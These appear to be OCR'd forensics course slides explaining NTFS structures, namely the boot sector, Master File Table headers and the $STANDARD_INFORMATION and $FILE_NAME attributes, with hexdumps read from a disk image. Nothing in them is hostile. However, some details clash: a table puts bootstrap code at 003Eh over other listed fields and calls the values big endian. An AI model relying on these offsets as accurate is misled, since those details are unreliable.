001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|

001001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
001001f0  00 00 00 00 00 00 8a 01  a7 01 bf 01 00 00 55 aa  |..............U.|
```

- If the partition is bootable, then this code will run

# Master Boot Record – Boot Sector Signature

| NTFS Master Boot Record | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| Always 0 | 0010h | 3 |
| Not Used By NTFS | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| Always 0 | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| Not Used By NTFS | 0020h | 4 |
| Not Used By NTFS | 0024h | 4 |
| # Sectors | 0028h | 8 |
| $MFT Cluster Number | 0030h | 8 |
| $MFTMirr Cluster Number | 0038h | 8 |
| # Clusters / File Record | 0040h | 4 |
| # Clusters / Index Buffer | 0044h | 1 |
| Not Used By NTFS | 0045h | 3 |
| Volume Serial Number | 0048h | 8 |
| Checksum | 0050h | 4 |
| Bootstrap Code* | 003Eh | 426 |
| Boot Sector Signature | 01FEh | 2 |
| * Big Endian | | |

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
00100040  f6 00 00 00 01 00 00 00  d2 21 02 38 30 02 38 c4  |.........!.80.8.|
00100050  00 00 00 00 fa 33 c0 8e  d0 bc 00 7c fb 68 c0 07  |.....3.....|.h..|
00100060  1f 1e 68 66 00 cb 88 16  0e 00 66 81 3e 03 00 4e  |..hf......f.>..N|
00100070  54 46 53 75 15 b4 41 bb  aa 55 cd 13 72 0c 81 fb  |TFSu..A..U..r...|
00100080  55 aa 75 06 f7 c1 01 00  75 03 e9 dd 00 1e 83 ec  |U.u.....u.......|
00100090  18 68 1a 00 b4 48 8a 16  0e 00 8b f4 16 1f cd 13  |.h...H..........|
001000a0  9f 83 c4 18 9e 58 1f 72  e1 3b 06 0b 00 75 db a3  |.....X.r.;...u..|
001000b0  0f 00 c1 2e 0f 00 04 1e  5a 33 db b9 00 20 2b c8  |........Z3... +.|
001000c0  66 ff 06 11 00 03 16 0f  00 8e c2 ff 06 16 00 e8  |f...............|
001000d0  4b 00 2b c8 77 ef b8 00  bb cd 1a 66 23 c0 75 2d  |K.+.w......f#.u-|
001000e0  66 81 fb 54 43 50 41 75  24 81 f9 02 01 72 1e 16  |f..TCPAu$....r..|
001000f0  68 07 bb 16 68 52 11 16  68 09 00 66 53 66 53 66  |h...hR..h..fSfSf|
```


```
001001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
001001f0  00 00 00 00 00 00 8a 01  a7 01 bf 01 00 00 55 aa  |..............U.|
```

# NTFS Master File Table

# Master File Table

- Unlike legacy file systems like FAT, which only have basic functionality, NTFS defines file system objects with attributes such as:
  - ✓ Compression
  - ✓ Encryption
  - ✓ Security
- A Master File Table is composed of 1024-byte entries for every data object in the NTFS file system including files, folders, and applications and can be augmented with additional entries if necessary
- The MFT initially accounts for 1/8 of the overall size of the NTFS partition and can grow to 1/2


# MFT Architecture



# Master File Table Entry

| NTFS MFT Header | | |
|---|---|---|
| Description | Offset | Bytes |
| FILE Signature | 0000h | 4 |
| Fix-Up Array Offset | 0004h | 2 |
| Fix-Up Array Entries | 0006h | 2 |
| Logfile Sequence Number | 0008h | 8 |
| Incremental Sequence Value | 0010h | 2 |
| Hard Link Count | 0012h | 2 |
| Attribute Start Offset | 0014h | 2 |
| In Use Flags | 0016h | 2 |
| MFT Entry Used Size | 0018h | 4 |
| MFT Entry Allocated Size | 001Ch | 4 |
| Base Record File Reference | 0020h | 8 |
| Next Attribute ID | 0028h | 2 |
| Fix-Up Code and Attribute | 002Ah | 2 |
| $MFT File Record Number | 002Ch | 4 |
| Fix-Up Code and Attributes | | 982 |

- The MFT is 1024 bytes long with the first 42 bytes making up the MFT header
- The first 512 bytes of an MFT entry contains file metadata attributes
- For files that are 512 bytes and less, the second 512 bytes can be used to store a file in the MFT entry
- The first 39 MFT entries are reserved for system files



# MFT Entry Definitions

- **Fix-Up Array**
  - ✓ **NTFS fix-up arrays detect file system errors with MFT sequence numbers**
- **Logfile Sequence Number**
  - ✓ **A tracking number that changes every time a record is modified**
- **Sequence Number**
  - ✓ **Number of times the MFT record has been reused**
- **Hard Link Count**
  - ✓ **Counts the number of directory entries for the current record**

| NTFS MFT Header | | |
|---|---|---|
| Description | Offset | Bytes |
| FILE Signature | 0000h | 4 |
| Fix-Up Array Offset | 0004h | 2 |
| Fix-Up Array Entries | 0006h | 2 |
| Logfile Sequence Number | 0008h | 8 |
| Incremental Sequence Value | 0010h | 2 |
| Hard Link Count | 0012h | 2 |
| Attribute Start Offset | 0014h | 2 |
| In Use Flags | 0016h | 2 |
| MFT Entry Used Size | 0018h | 4 |
| MFT Entry Allocated Size | 001Ch | 4 |
| Base Record File Reference | 0020h | 8 |
| Next Attribute ID | 0028h | 2 |
| Fix-Up Code and Attribute | 002Ah | 2 |
| $MFT File Record Number | 002Ch | 4 |
| Fix-Up Code and Attributes | | 982 |

# Master File Table Entry Definitions

| NTFS MFT Header | | |
|---|---|---|
| Description | Offset | Bytes |
| FILE Signature | 0000h | 4 |
| Fix-Up Array Offset | 0004h | 2 |
| Fix-Up Array Entries | 0006h | 2 |
| Logfile Sequence Number | 0008h | 8 |
| Incremental Sequence Value | 0010h | 2 |
| Hard Link Count | 0012h | 2 |
| Attribute Start Offset | 0014h | 2 |
| In Use Flags | 0016h | 2 |
| MFT Entry Used Size | 0018h | 4 |
| MFT Entry Allocated Size | 001Ch | 4 |
| Base Record File Reference | 0020h | 8 |
| Next Attribute ID | 0028h | 2 |
| Fix-Up Code and Attribute | 002Ah | 2 |
| $MFT File Record Number | 002Ch | 4 |
| Fix-Up Code and Attributes | | 982 |

- **Attribute Start Offset**
  - ✓ Number of bytes before an attribute
- **Flags**
  - ✓ MFT header flags specifying file status
    - 0x01 – Record In Use
    - 0x02 – Directory
    - 0x04 – Don’t Know
    - 0x08 – Don’t Know
- **Allocated Size**
  - ✓ Space taken up by a record
  - ✓ Usually a multiple of cluster size
- **Base Record File Reference**
  - ✓ Zero for base MFT records
  - ✓ Non-zero when an MFT reference

# $MFT Entry

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((2048*512)) -n $((1*512))
00100000  eb 52 90 4e 54 46 53 20  20 20 20 00 02 08 00 00  |.R.NTFS    .....|
00100010  00 00 00 00 00 f8 00 00  3f 00 ff 00 00 08 00 00  |........?.......|
00100020  00 00 00 00 80 00 00 00  ff 1f 03 00 00 00 00 00  |................|
00100030  55 21 00 00 00 00 00 00  02 00 00 00 00 00 00 00  |U!..............|
```

| 2,048 Sectors | 204,800 Sectors | 285,440 Sectors |
|---|---|---|
| Disk Information | NTFS Partition | Unallocated |

$MFT starts at 0x2255000

$MFT Backup starts at 0x102000

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((70312*512)) -n $((1*512))
02255000  46 49 4c 45 30 00 03 00  63 15 10 00 00 00 00 00  |FILE0...c.......|
02255010  01 00 01 00 38 00 01 00  a0 01 00 00 00 04 00 00  |....8...........|
02255020  00 00 00 00 00 00 00 00  07 00 00 00 00 00 00 00  |................|
02255030  02 00 00 00 00 00 00 00  10 00 00 00 60 00 00 00  |................|
02255040  00 00 18 00 00 00 00 00  48 00 00 00 18 00 00 00  |........H.......|
02255050  79 93 25 01 2c 87 d6 01  79 93 25 01 2c 87 d6 01  |y.%.,...y.%.,...|
*
02255070  06 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
02255080  00 00 00 00 00 01 00 00  00 00 00 00 00 00 00 00  |................|
02255090  00 00 00 00 00 00 00 00  30 00 00 00 68 00 00 00  |........0...h...|
022550a0  00 00 18 00 00 00 03 00  4a 00 00 00 18 00 01 00  |........J.......|
022550b0  05 00 00 00 00 00 05 00  79 93 25 01 2c 87 d6 01  |........y.%.,...|
022550c0  79 93 25 01 2c 87 d6 01  79 93 25 01 2c 87 d6 01  |y.%.,...y.%.,...|
022550d0  79 93 25 01 2c 87 d6 01  00 40 00 00 00 00 00 00  |y.%.,....@......|
022550e0  00 40 00 00 00 00 00 00  06 00 00 00 00 00 00 00  |.@..............|
022550f0  04 03 24 00 4d 00 46 00  54 00 00 00 00 00 00 00  |..$.M.F.T.......|
02255100  80 00 00 00 48 00 00 00  01 00 40 00 00 00 06 00  |....H.....@.....|
02255110  00 00 00 00 00 00 00 00  3f 00 00 00 00 00 00 00  |........?.......|
02255120  40 00 00 00 00 00 00 00  00 00 04 00 00 00 00 00  |@...............|
02255130  00 00 04 00 00 00 00 00  00 00 04 00 00 00 00 00  |................|
02255140  21 40 55 21 00 00 00 00  b0 00 00 00 50 00 00 00  |!@U!........P...|
02255150  01 00 40 00 00 00 05 00  00 00 00 00 00 00 00 00  |..@.............|
02255160  01 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
02255170  00 20 00 00 00 00 00 00  08 10 00 00 00 00 00 00  |. ..............|
02255180  08 10 00 00 00 00 00 00  21 01 54 21 21 01 d1 de  |........!.T!!...|
02255190  00 00 00 00 00 00 00 00  ff ff ff ff 00 00 00 00  |................|
022551a0  00 00 04 00 00 00 00 00  00 00 04 00 00 00 00 00  |................|
022551b0  00 00 04 00 00 00 00 00  21 40 55 21 00 00 00 00  |........!@U!....|
022551c0  b0 00 00 00 50 00 00 00  01 00 40 00 00 00 05 00  |....P.....@.....|
022551d0  00 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00  |................|
022551e0  40 00 00 00 00 00 00 00  00 20 00 00 00 00 00 00  |@....... ......|
022551f0  08 10 00 00 00 00 00 00  08 10 00 00 00 00 02 00  |................|
```

# NTFS Standard File Attributes

# $MFT Header Details

- Offset to first attribute
  - ✓ 0x0038 => 56 bytes
- Flags
  - ✓ 0x0001 => Record in Use
- MFT Record Size – Actual
  - ✓ 0x1A0 => 416 bytes
- MFT Record Size – Allocated
  - ✓ 0x400 => 1024 bytes
- Next Attribute ID
  - ✓ 0x7 => $Boot
- MFT Record Number
  - ✓ 0x0000 => 0

```
Forensics $ sudo dd if=disk2.dd bs=512 | hexdump -C -s $((70312*512)) -n $((1*512))
02255000  46 49 4c 45 30 00 03 00  63 15 10 00 00 00 00 00  |FILE0...c.......|
02255010  01 00 01 00 38 00 01 00  a0 01 00 00 00 04 00 00  |....8...........|
02255020  00 00 00 00 00 00 00 00  07 00 00 00 00 00 00 00  |................|
02255030  02 00 00 00 00 00 00 00  10 00 00 00 60 00 00 00  |............`...|
02255040  00 00 18 00 00 00 00 00  48 00 00 00 18 00 00 00  |........H.......|
02255050  79 93 25 01 2c 87 d6 01  79 93 25 01 2c 87 d6 01  |y.%.,...y.%.,...|
*
02255070  06 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
02255080  00 00 00 00 00 01 00 00  00 00 00 00 00 00 00 00  |................|
02255090  00 00 00 00 00 00 00 00  30 00 00 00 68 00 00 00  |........0...h...|
022550a0  00 00 18 00 00 00 03 00  4a 00 00 00 18 00 01 00  |........J.......|
022550b0  05 00 00 00 00 00 05 00  79 93 25 01 2c 87 d6 01  |........y.%.,...|
022550c0  79 93 25 01 2c 87 d6 01  79 93 25 01 2c 87 d6 01  |y.%.,...y.%.,...|
022550d0  79 93 25 01 2c 87 d6 01  00 40 00 00 00 00 00 00  |y.%.,....@......|
022550e0  00 40 00 00 00 00 00 00  06 00 00 00 00 00 00 00  |.@..............|
022550f0  04 03 24 00 4d 00 46 00  54 00 00 00 00 00 00 00  |..$.M.F.T.......|
02255100  80 00 00 00 48 00 00 00  01 00 40 00 00 00 06 00  |....H.....@.....|
02255110  00 00 00 00 00 00 00 00  3f 00 00 00 00 00 00 00  |........?.......|
02255120  40 00 00 00 00 00 00 00  00 00 04 00 00 00 00 00  |@...............|
02255130  00 00 04 00 00 00 00 00  00 00 04 00 00 00 00 00  |................|
02255140  21 40 55 21 00 00 00 00  b0 00 00 00 50 00 00 00  |!@U!........P...|
02255150  01 00 40 00 00 00 05 00  00 00 00 00 00 00 00 00  |..@.............|
02255160  01 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
02255170  00 20 00 00 00 00 00 00  08 10 00 00 00 00 00 00  |. ..............|
02255180  08 10 00 00 00 00 00 00  21 01 54 21 21 01 d1 de  |........!.T!!...|
02255190  00 00 00 00 00 00 00 00  ff ff ff ff 00 00 00 00  |................|
022551a0  00 00 04 00 00 00 00 00  00 00 04 00 00 00 00 00  |................|
022551b0  00 00 04 00 00 00 00 00  21 40 55 21 00 00 00 00  |........!@U!....|
022551c0  b0 00 00 00 50 00 00 00  01 00 40 00 00 00 05 00  |....P.....@.....|
022551d0  00 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00  |................|
022551e0  40 00 00 00 00 00 00 00  00 20 00 00 00 00 00 00  |@..... ......|
022551f0  08 10 00 00 00 00 00 00  08 10 00 00 00 00 02 00  |................|
```

# NTFS MTF Attributes

- The NTFS file system defines each object as a file along with a set of file attributes
- Elements such as the file's name, data, creation and modification time, and security information are file attributes
- Each attribute is denoted with a unique attribute type value and attribute name
- When a file's attributes and data can fit into the 1024 bytes of the MFT file record they are called resident

| MFT Attributes | |
|---|---|
| Name | Value (Hex) |
| $STANDARD_INFORMATION | 0x10 |
| $ATTRIBUTE_LIST | 0x20 |
| $FILE_NAME | 0x30 |
| $OBJECT_ID | 0x40 |
| $SECURITY_DESCRIPTOR | 0x50 |
| $VOLUME_NAME | 0x60 |
| $VOLUME_INFORMATION | 0x70 |
| $DATA | 0x80 |
| $INDEX_ROOT | 0x90 |
| $INDEX_ALLOCATION | 0xA0 |
| $BITMAP | 0xB0 |
| $REPARSE_POINT | 0xC0 |
| $EA_INFORMATION | 0xD0 |
| $EA | 0xE0 |
| $LOGGED_UTILITY_STREAM | 0x100 |

# NTFS Attributes

- If a file's attributes and data can not fit into the MFT file record they are called non-resident
- For non-resident attributes, it is necessary to allocated one or more clusters of disk space
- If a MFT record grows beyond the allocated 1024 bytes additional MFT records will be added and will generate an attribute list, which is also an attribute itself

# NTFS File Attribute Descriptions

- **$STANDARD_INFORMATION**
  - ✓ **Timestamp and link information**

- **$FILE_NAME**
  - ✓ **Information relative to short (8.3) or long (Unicode) filenames**
  - ✓ **Hard link information**

- **$DATA**
  - ✓ **Raw file data**

# NTFS File Attribute Descriptions

- **$ATTRIBUTE_LIST**
  - ✓ **Lists the location of all attribute records that do not fit in the MFT record.**

- **$SECURITY_DESCRIPTOR**
  - ✓ **File ownership and access information**

- **$OBJECT_ID**
  - ✓ **Provides a global tracking identifier for files**

# NTFS File Attribute Descriptions

- **$REPARSE_POINT**
  - ✓ **Used for volume mount points**

- **$INDEX_ROOT, $INDEX_ALLOCATION, $BITMAP**
  - ✓ **Used to implement folders and other indexes**

- **$VOLUME_INFORMATION**
  - ✓ **Volume version information**

- **$VOLUME_NAME**
  - ✓ **Volume label information**

# MFT Attribute Type Identifiers

- **What file attributes does the $MFT entry have?**

| MFT Attributes | |
|---|---|
| **Name** | **Value (Hex)** |
| $STANDARD_INFORMATION | 0x10 |
| $ATTRIBUTE_LIST | 0x20 |
| $FILE_NAME | 0x30 |
| $OBJECT_ID | 0x40 |
| $SECURITY_DESCRIPTOR | 0x50 |
| $VOLUME_NAME | 0x60 |
| $VOLUME_INFORMATION | 0x70 |
| $DATA | 0x80 |
| $INDEX_ROOT | 0x90 |
| $INDEX_ALLOCATION | 0xA0 |
| $BITMAP | 0xB0 |
| $REPARSE_POINT | 0xC0 |
| $EA_INFORMATION | 0xD0 |
| $EA | 0xE0 |
| $LOGGED_UTILITY_STREAM | 0x100 |

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 02255000 | 46 49 4C 45 30 00 03 00 | 63 15 10 00 00 00 00 00 | FILE0...c..... |
| 02255010 | 01 00 01 00 38 00 01 00 | A0 01 00 00 00 04 00 00 | ....8... ....... |
| 02255020 | 00 00 00 00 00 00 00 00 | 07 00 00 00 00 00 00 00 | ..... |
| 02255030 | 02 00 00 00 00 00 00 00 | 10 00 00 00 60 00 00 00 | .....`... |
| 02255040 | 00 00 18 00 00 00 00 00 | 48 00 00 00 18 00 00 00 | .....H..... |
| 02255050 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 02255060 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 02255070 | 06 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 02255080 | 00 00 00 00 00 01 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 02255090 | 00 00 00 00 00 00 00 00 | 30 00 00 00 68 00 00 00 | .....0...h... |
| 022550A0 | 00 00 18 00 00 00 03 00 | 4A 00 00 00 18 00 01 00 | .....J..... |
| 022550B0 | 05 00 00 00 00 00 05 00 | 79 93 25 01 2C 87 D6 01 | .....y.%.,.Ö. |
| 022550C0 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 022550D0 | 79 93 25 01 2C 87 D6 01 | 00 40 00 00 00 00 00 00 | y.%.,.Ö..@..... |
| 022550E0 | 00 40 00 00 00 00 00 00 | 06 00 00 00 00 00 00 00 | .@..... |
| 022550F0 | 04 03 24 00 4D 00 46 00 | 54 00 00 00 00 00 00 00 | ..$.M.F.T..... |
| 02255100 | 80 00 00 00 48 00 00 00 | 01 00 40 00 00 00 06 00 | ....H.....@..... |
| 02255110 | 00 00 00 00 00 00 00 00 | 3F 00 00 00 00 00 00 00 | .....?..... |
| 02255120 | 40 00 00 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | @..... |
| 02255130 | 00 00 04 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | ..... |
| 02255140 | 21 40 55 21 00 00 00 00 | B0 00 00 00 50 00 00 00 | !@U!....°...P... |
| 02255150 | 01 00 40 00 00 00 05 00 | 00 00 00 00 00 00 00 00 | ..@..... |
| 02255160 | 01 00 00 00 00 00 00 00 | 40 00 00 00 00 00 00 00 | .....@..... |
| 02255170 | 00 20 00 00 00 00 00 00 | 08 10 00 00 00 00 00 00 | . ..... |
| 02255180 | 08 10 00 00 00 00 00 00 | 21 01 54 21 21 01 D1 DE | .....!.T!!.ÑÞ |
| 02255190 | 00 00 00 00 00 00 00 00 | FF FF FF FF 00 00 00 00 | .....ÿÿÿÿ.... |

# $STANDARD_INFORMATION

# $STANDARD_INFORMATION Attribute

- The $SI attribute exists for every file and directory and is always resident
- $SI attribute identifier: 0x10
- The elements of the $SI attribute are non-essential and include:

  - ✓ Creation Time
  - ✓ File Altered Time
  - ✓ MFT Altered Time
  - ✓ File Accessed Time
  - ✓ Flags
  - ✓ Maximum Versions
  - ✓ Version Number
  - ✓ Class ID
  - ✓ Owner ID
  - ✓ Security ID
  - ✓ Quota
  - ✓ Update Sequence Number

# $STANDARD_INFORMATION Flags

- **$SI flags are non-essential metadata but include the following values:**

- ✓ **0x0001 – Read Only**
- ✓ **0x0002 – Hidden**
- ✓ **0x0004 – System**
- ✓ **0x0020 – Archive**
- ✓ **0x0040 – Device**
- ✓ **0x0080 – Normal**
- ✓ **0x0100 – Temporary**
- ✓ **0x0200 – Sparse File**
- ✓ **0x0400 – Reparse Point**
- ✓ **0x0800 – Compressed**
- ✓ **0x1000 – Offline**
- ✓ **0x2000 – Non-Indexed**
- ✓ **0x4000 - Encrypted**

# $STANDARD_INFORMATION – 0x10

| $SI Header | | |
|---|---|---|
| Description | Offset | Bytes |
| Attribute | 0x38 | 4 |
| Total Length | 0x3C | 4 |
| Non-Resident Flag | 0x40 | 1 |
| Name Length | 0x41 | 1 |
| Name Offset | 0x42 | 2 |
| $SI Flags | 0x44 | 2 |
| Attribute ID | 0x46 | 2 |
| Attribute Length | 0x48 | 4 |
| Attribute Data Offset | 0x4C | 2 |
| Index Flag | 0x4E | 1 |
| Padding | 0x4F | 1 |

| $SI | | |
|---|---|---|
| Description | Offset | Bytes |
| File Creation Time | 0x50 | 8 |
| File Altered Time | 0x58 | 8 |
| Record Changed Time | 0x60 | 8 |
| Last Access Time | 0x68 | 8 |
| File Permissions | 0x70 | 4 |
| Maximum Versions | 0x74 | 4 |
| Version Number | 0x78 | 4 |
| Class ID | 0x7C | 4 |
| Owner ID | 0x80 | 4 |
| Security ID | 0x84 | 4 |
| Quota Charged | 0x88 | 8 |
| Update Sequence Number (USN) | 0x90 | 8 |

| Offset | 00 01 02 03 04 05 06 07 | 08 09 0A 0B 0C 0D 0E 0F | ASCII |
|---|---|---|---|
| 02255000 | 46 49 4C 45 30 00 03 00 | 63 15 10 00 00 00 00 00 | FILE0..c..... |
| 02255010 | 01 00 01 00 38 00 01 00 | A0 01 00 00 00 04 00 00 | ....8... .....  |
| 02255020 | 00 00 00 00 00 00 00 00 | 07 00 00 00 00 00 00 00 | ..... |
| 02255030 | 02 00 00 00 00 00 00 00 | 10 00 00 00 60 00 00 00 | .....`... |
| 02255040 | 00 00 18 00 00 00 00 00 | 48 00 00 00 18 00 00 00 | .....H..... |
| 02255050 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 02255060 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 02255070 | 06 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 02255080 | 00 00 00 00 00 01 00 00 | 00 00 00 00 00 00 00 00 | ..... |
| 02255090 | 00 00 00 00 00 00 00 00 | 30 00 00 00 68 00 00 00 | .....0...h... |
| 022550A0 | 00 00 18 00 00 00 03 00 | 4A 00 00 00 18 00 01 00 | .....J..... |
| 022550B0 | 05 00 00 00 00 00 05 00 | 79 93 25 01 2C 87 D6 01 | .....y.%.,.Ö. |
| 022550C0 | 79 93 25 01 2C 87 D6 01 | 79 93 25 01 2C 87 D6 01 | y.%.,.Ö.y.%.,.Ö. |
| 022550D0 | 79 93 25 01 2C 87 D6 01 | 00 40 00 00 00 00 00 00 | y.%.,.Ö..@..... |
| 022550E0 | 00 40 00 00 00 00 00 00 | 06 00 00 00 00 00 00 00 | .@..... |
| 022550F0 | 04 03 24 00 4D 00 46 00 | 54 00 00 00 00 00 00 00 | ..$.M.F.T..... |
| 02255100 | 80 00 00 00 48 00 00 00 | 01 00 40 00 00 00 06 00 | ....H.....@..... |
| 02255110 | 00 00 00 00 00 00 00 00 | 3F 00 00 00 00 00 00 00 | .....?..... |
| 02255120 | 40 00 00 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | @..... |
| 02255130 | 00 00 04 00 00 00 00 00 | 00 00 04 00 00 00 00 00 | ..... |
| 02255140 | 21 40 55 21 00 00 00 00 | B0 00 00 00 50 00 00 00 | !@U!....°...P... |
| 02255150 | 01 00 40 00 00 00 05 00 | 00 00 00 00 00 00 00 00 | ..@..... |
| 02255160 | 01 00 00 00 00 00 00 00 | 40 00 00 00 00 00 00 00 | .....@..... |
| 02255170 | 00 20 00 00 00 00 00 00 | 08 10 00 00 00 00 00 00 | . ..... |
| 02255180 | 08 10 00 00 00 00 00 00 | 21 01 54 21 21 01 D1 DE | .....!.T!!.ÑÞ |
| 02255190 | 00 00 00 00 00 00 00 00 | FF FF FF FF 00 00 00 00 | .....ÿÿÿÿ.... |

# $FILE_NAME

# $FILE_NAME Attribute

- **The $FN attribute is used to:**
  - ✓ **Stores the file name and parent directory of each file in the MFT entry**
  - ✓ **Store data in a directory index**

- **$FN attribute identifier: 0x30**

- **The elements of $FN attribute include:**

  - ✓ **File Reference or Parent Directory - N**
  - ✓ **File Creation Time - N**
  - ✓ **File Modification Time - N**
  - ✓ **MFT Modification Time - N**
  - ✓ **File Access Time - N**
  - ✓ **Allocates Size of File - N**
  - ✓ **Real Size of File - N**
  - ✓ **Flags - N**
  - ✓ **Reparse Value - N**
  - ✓ **Length of Name – Y for Directory Index**
  - ✓ **Namespace - Y for Directory Index**
  - ✓ **Name - Y for Directory Index**

# $FILE_NAME Flags

- **$FN flags:**

| $FN Flag Value | $FN Flag |
|---|---|
| 0x0001 | Read Only |
| 0x0002 | Hidden |
| 0x0004 | System |
| 0x0020 | Archive |
| 0x0040 | Device |
